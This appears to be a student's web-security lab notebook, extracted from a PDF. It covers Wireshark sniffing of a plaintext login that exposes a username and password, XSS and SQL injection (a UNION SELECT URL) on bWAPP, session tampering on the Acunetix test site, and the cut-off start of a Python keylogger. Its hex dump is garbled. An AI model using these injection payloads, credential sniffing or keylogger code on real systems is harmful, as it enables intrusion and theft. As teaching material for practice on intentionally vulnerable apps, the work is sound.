0040 6e 2f 6c 6f 67 69 6e 5f 72 65 73 75 6c 74 73 2e n/login_results.
0050 61 73 70 3a 20 76 64 54 50 3f 71 31 31 0d 0a 43 f asp HTTP /1.1: Ho
0060 73 64 3a 20 76 62 73 63 61 2e 63 61 0d 0a 43 6f st vbsc a.ca: Co
0070 6e 65 63 74 69 6f 6e 61 2e 63 61 0d 65 67 70 61 nnection : keep-a
0080 6c 69 76 65 0d 0a 43 6f 6e 74 65 6e 74 2d 6c 6 live-Co ntent-Le
0090 6e 67 74 68 3a 20 33 36 2d 0a 43 61 63 68 65 2d ngth: 36 ~Cache-
00a0 43 6f 6e 74 72 6f 6c 3a 20 6d 61 78 2d 61 67 65 Control: max-age
00b0 3d 30 0d 0a 4f 72 69 67 69 6e 3a 20 68 74 70 70 =0-Orig in: http
00c0 3a 2f 2f 76 62 73 63 61 2e 63 61 0d 0a 44 54 4 =//vbcsca .ca:DWI
00d0 3a 20 31 0d 0a 55 70 67 72 61 64 65 2d 49 6a 73 -1-Unp rade-ins
00e0 65 63 75 72 65 2d 52 65 71 75 65 73 74 73 20 a secure-Re quests:
00f0 31 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 1-Conte nt-Type:
0100 20 61 70 70 6c 69 63 61 74 69 6f 6e 2f 78 2d 77 applica tion/x-w
0110 77 72 2d 66 6f 72 6d 2d 72 62 65 6e 63 6f 64 w-www-form-urlencod
0120 65 64 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 ed-User-Agent:
0130 4d 6f 74 69 6c 6e 61 2f 35 2e 30 20 28 57 69 6e Mozilla/ 5.0 (win
0140 64 6f 77 73 20 4e 54 20 31 32 30 3b 20 57 69 6e dows NT 10.0; Wi
0150 6e 36 34 30 20 78 36 3a 29 20 41 70 70 6c 65 57 n64; x64 ) AppleW
0160 65 62 4b 69 74 2f 35 33 37 32 33 36 20 28 4b 48 ebKit/53 7.36 (KH
0170 54 4d 4c 2c 20 6c 69 6b 20 4d 67 45 63 6b 6f 29 Tllk e Gecko)
  
```

Packets: 85205 · Displayed

4. Click on the HTML form URL encoded, you will see username and password.

Ethernet

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http

No.	Time	Source	Destination	Protocol	Length	Info
65601	67.225172	23.215.4.25	192.168.8.85	HTTP	302	HTTP/1.1 500 Software caused connection abort
65611	67.232244	192.168.8.85	23.215.4.25	HTTP	256	GET /msdownload/update/v3/static/trusted/en/disallowedcertstl.cab?3e1c2180b1c858df HTTP/1.1
65613	67.235841	23.215.4.25	192.168.8.85	HTTP	302	HTTP/1.1 500 Software caused connection abort
65622	67.243881	192.168.8.85	23.215.4.25	HTTP	250	GET /msdownload/update/v3/static/trusted/en/pinrulesstl.cab?e4f381984a8c00d0 HTTP/1.1
65624	67.250436	23.215.4.25	192.168.8.85	HTTP	302	HTTP/1.1 500 Software caused connection abort
66350	70.275718	192.168.8.85	23.217.53.92	HTTP	256	GET /msdownload/update/v3/static/trusted/en/disallowedcertstl.cab?3456fa1d6e2d3428 HTTP/1.1
66352	70.278327	23.217.53.92	192.168.8.85	HTTP	302	HTTP/1.1 500 Software caused connection abort
66374	70.298316	192.168.8.85	23.217.53.92	HTTP	250	GET /msdownload/update/v3/static/trusted/en/pinrulesstl.cab?90ee70d8ebd97cec HTTP/1.1
66376	70.300678	23.217.53.92	192.168.8.85	HTTP	302	HTTP/1.1 500 Software caused connection abort
69563	77.490688	fe80::5a0:bb2:2283::...	fe80::e3e0:dd9c:a4c...	HTTP/X...	807	POST /f26557af-03f5-4807-98d7-ccfa4b4c03ab/ HTTP/1.1
69633	77.776714	192.168.8.85	163.182.194.25	HTTP	534	GET /login/login.asp HTTP/1.1
69992	76.377409	163.182.194.25	192.168.8.85	HTTP	883	HTTP/1.1 200 OK (text/html)
70016	78.474994	192.168.8.85	163.182.194.25	HTTP	492	GET /favicon.ico HTTP/1.1
70099	78.817371	163.182.194.25	192.168.8.85	HTTP	1397	HTTP/1.1 404 Object Not Found (text/html)
71871	88.280181	192.168.8.85	163.182.194.25	HTTP	762	POST /login/login_results.asp HTTP/1.1 (application/x-www-form-urlencoded)
72113	89.139277	163.182.194.25	192.168.8.85	HTTP	450	HTTP/1.1 200 OK (text/html)
75506	113.510940	192.168.8.85	117.18.232.200	HTTP	481	GET /filestreamingservice/files/873489b1-33b2-480a-baa2-641b9e09edcd?P1=17098615548P2=404&P3=28P4=kAvn8bpneyXUfH5AQPSN2QzS...
75508	113.514154	117.18.232.200	192.168.8.85	HTTP	302	HTTP/1.1 500 Software caused connection abort
77422	125.297384	192.168.8.85	34.104.35.123	HTTP	525	GET /edgedl/diffgen-puffin/efniojlnjndmcbileegkicadnoecjjeff/1.7de21ebfa309be79592e240ca1263052d1c2f571871ccc0f02c5e4bb47...
77427	125.308157	34.104.35.123	192.168.8.85	HTTP	650	HTTP/1.1 416 Requested range not satisfiable

> Frame 71871: 762 bytes on wire (6096 bits), 762 bytes captured (6096 bits) on interface \Device\NPF...
> Ethernet II, Src: Hewlett-Packard_08:00:27:00:00:00, Dst: Sophos_03:11:d0 (c8:f4:b6:03:11:d0)
> Internet Protocol Version 4, Src: 192.168.8.85, Dst: 163.182.194.25
> Transmission Control Protocol, Src Port: 3113, Dst Port: 80, Seq: 1, Ack: 1, Len: 708
> Hypertext Transfer Protocol
 > HTML Form URL Encoded: application/x-www-form-urlencoded
 > Form item: "txtUsername" = "admin"
 > Form item: "txtPassword" = "123456"

0180 20 43 68 72 6f 6d 65 2f 31 32 32 2e 30 2e 30 2e Chrome/ 122.0.0.
0190 30 20 53 61 66 61 72 69 2f 35 33 37 2e 33 36 0d 0 Safari/ 537.36
01a0 0a 61 63 63 65 70 74 3a 20 74 65 70 74 2f 68 74 Accept: text/ht
01b0 6d 6c 2c 61 70 70 6c 69 63 61 74 69 6f 6e 2f 78 Application/x
01c0 80 74 6d 6c 20 78 6d 6c 2c 61 70 70 6c 69 63 61 Application/x
01d0 74 69 6f 6e 2f 78 6d 6c 30 71 3d 30 2e 39 2c 69 Application/xml;q=0.9,
01e0 6d 61 67 65 2f 61 76 69 66 2c 69 6d 61 67 65 2f Image/avi,f,image/
01f0 77 65 62 70 2c 69 6d 61 67 65 2f 61 70 6e 67 2c Image/jpeg,apng,
0200 2a 2f 2a 30 71 3d 30 2e 38 2c 61 70 70 6c 69 63 Application/javascript;
0210 61 74 69 6f 6e 2f 73 69 67 65 64 2d 65 70 65 Application/x-gn
0220 66 61 6e 67 65 3b 76 3d 62 33 3b 71 3d 30 2e 37 Image/svg+xml;q=0.7
0230 0d 0a 52 65 66 65 72 65 72 3a 20 68 74 74 70 3a Referer: http:
0240 2f 2f 76 62 73 63 61 2e 63 61 2f 6c 6f 67 69 6e //vbcsa.ca/login
0250 2f 6c 6f 67 69 6e 2e 61 73 70 0d 0a 41 63 63 65 /login.asp;Acc
0260 70 74 2d 45 6e 63 6f 64 69 6e 67 3a 20 67 7a 69 pt-Encod ing: g
0270 70 2c 20 64 65 66 6c 61 74 65 0d 0a 41 63 63 65 p, defla te: Acc
0280 70 74 2d 4c 61 6e 67 75 61 67 65 3a 20 65 6e 2d pt-Langu age: en-
0290 55 53 2c 65 6e 3b 71 3d 30 2e 39 0d 0a 43 6f 6f User-agent: 0.9. Coo
02a0 6d 69 65 3a 20 41 53 50 53 45 53 53 49 4f 4e 49 kie: ASP SESSION
02b0 44 41 43 53 42 54 41 54 52 3d 41 4d 49 4b 47 44 DACSBTAT R=AMIKGD
02c0 42 44 50 50 50 4b 45 4f 4b 45 4f 50 48 49 44 4d BDPPKOE KEOPHDM
02d0 44 44 0d 0a 0d 0a 74 78 74 55 73 65 72 6e 61 6d DO...tx tUsernam
02e0 65 3d 61 64 6d 69 6e 26 74 78 74 50 61 73 73 77 e=admin& txtPassw
02f0 6f 72 64 3d 31 32 33 34 35 36 ord=1234 56

HTML Form URL Encoded (urlencoded-form), 36 bytes


Packets: 92607 · Displayed: 159 (0.2%)

Profile: Default


Practical 6


Aim: Simulate persistent Cross Site Scripting attack

1. Open bwapp and login




2. Go to XSS – Reflected POST





3. Modify the input by inputting <h1>Hello</h1>



4. Now you got your output



Choose your bug:
----- bWAPP v2.2 ----- Hack

Set your security level:
low Set Current: low

- Bugs
- Change Password
- Create User
- Set Security Level
- Reset
- Credits
- Blog
- Logout
- Welcome Bee

/ XSS - Reflected (GET) /

Enter your first and last name:

First name:

Last name:

Welcome




/ Hello /


World




Practical 7

Aim: Session impersonation using Chrome and Tamper Dev extension






The login was successful



If I input username and password as test the login is successful



TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#)

[Logout test](#)

search art

[Browse categories](#)

[Browse artists](#)

[Your cart](#)

[Signup](#)

[Your profile](#)

[Our guestbook](#)

[AJAX Demo](#)

[Logout](#)

Links

[Security art](#)

[PHP scanner](#)

[PHP vuln help](#)

[Fractal Explorer](#)



John Smith (test)

On this page you can visualize or edit you user information.

Name:	<input type="text" value="John Smith"/>
Credit card number:	<input type="text" value="1234-5678-2300-9000"/>
E-Mail:	<input type="text" value="Shuaibu@email.com"/>
Phone number:	<input type="text" value="09068043713"/>
Address:	<div><input type="text" value="21 street"/> <input type="button" value="update"/></div>

You have 0 items in your cart. You visualize you cart [here](#).


[About Us](#) | [Privacy Policy](#) | [Contact Us](#) | ©2019 Acunetix Ltd

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.


Practical 8

Aim: Perform SQL injection attack

1. Go to Bwapp and login
2. Select SQL Injection option
3. Now select any option from it.
4. Result will be displayed



5. Now modify the url according to you. For example `?movie=40 union select 1,2,3,4,5,6,8#&action=go`



Practical 9

Aim: Create a simple keylogger using Python.

Code:

```
from pynput.keyboard import Key, Listener
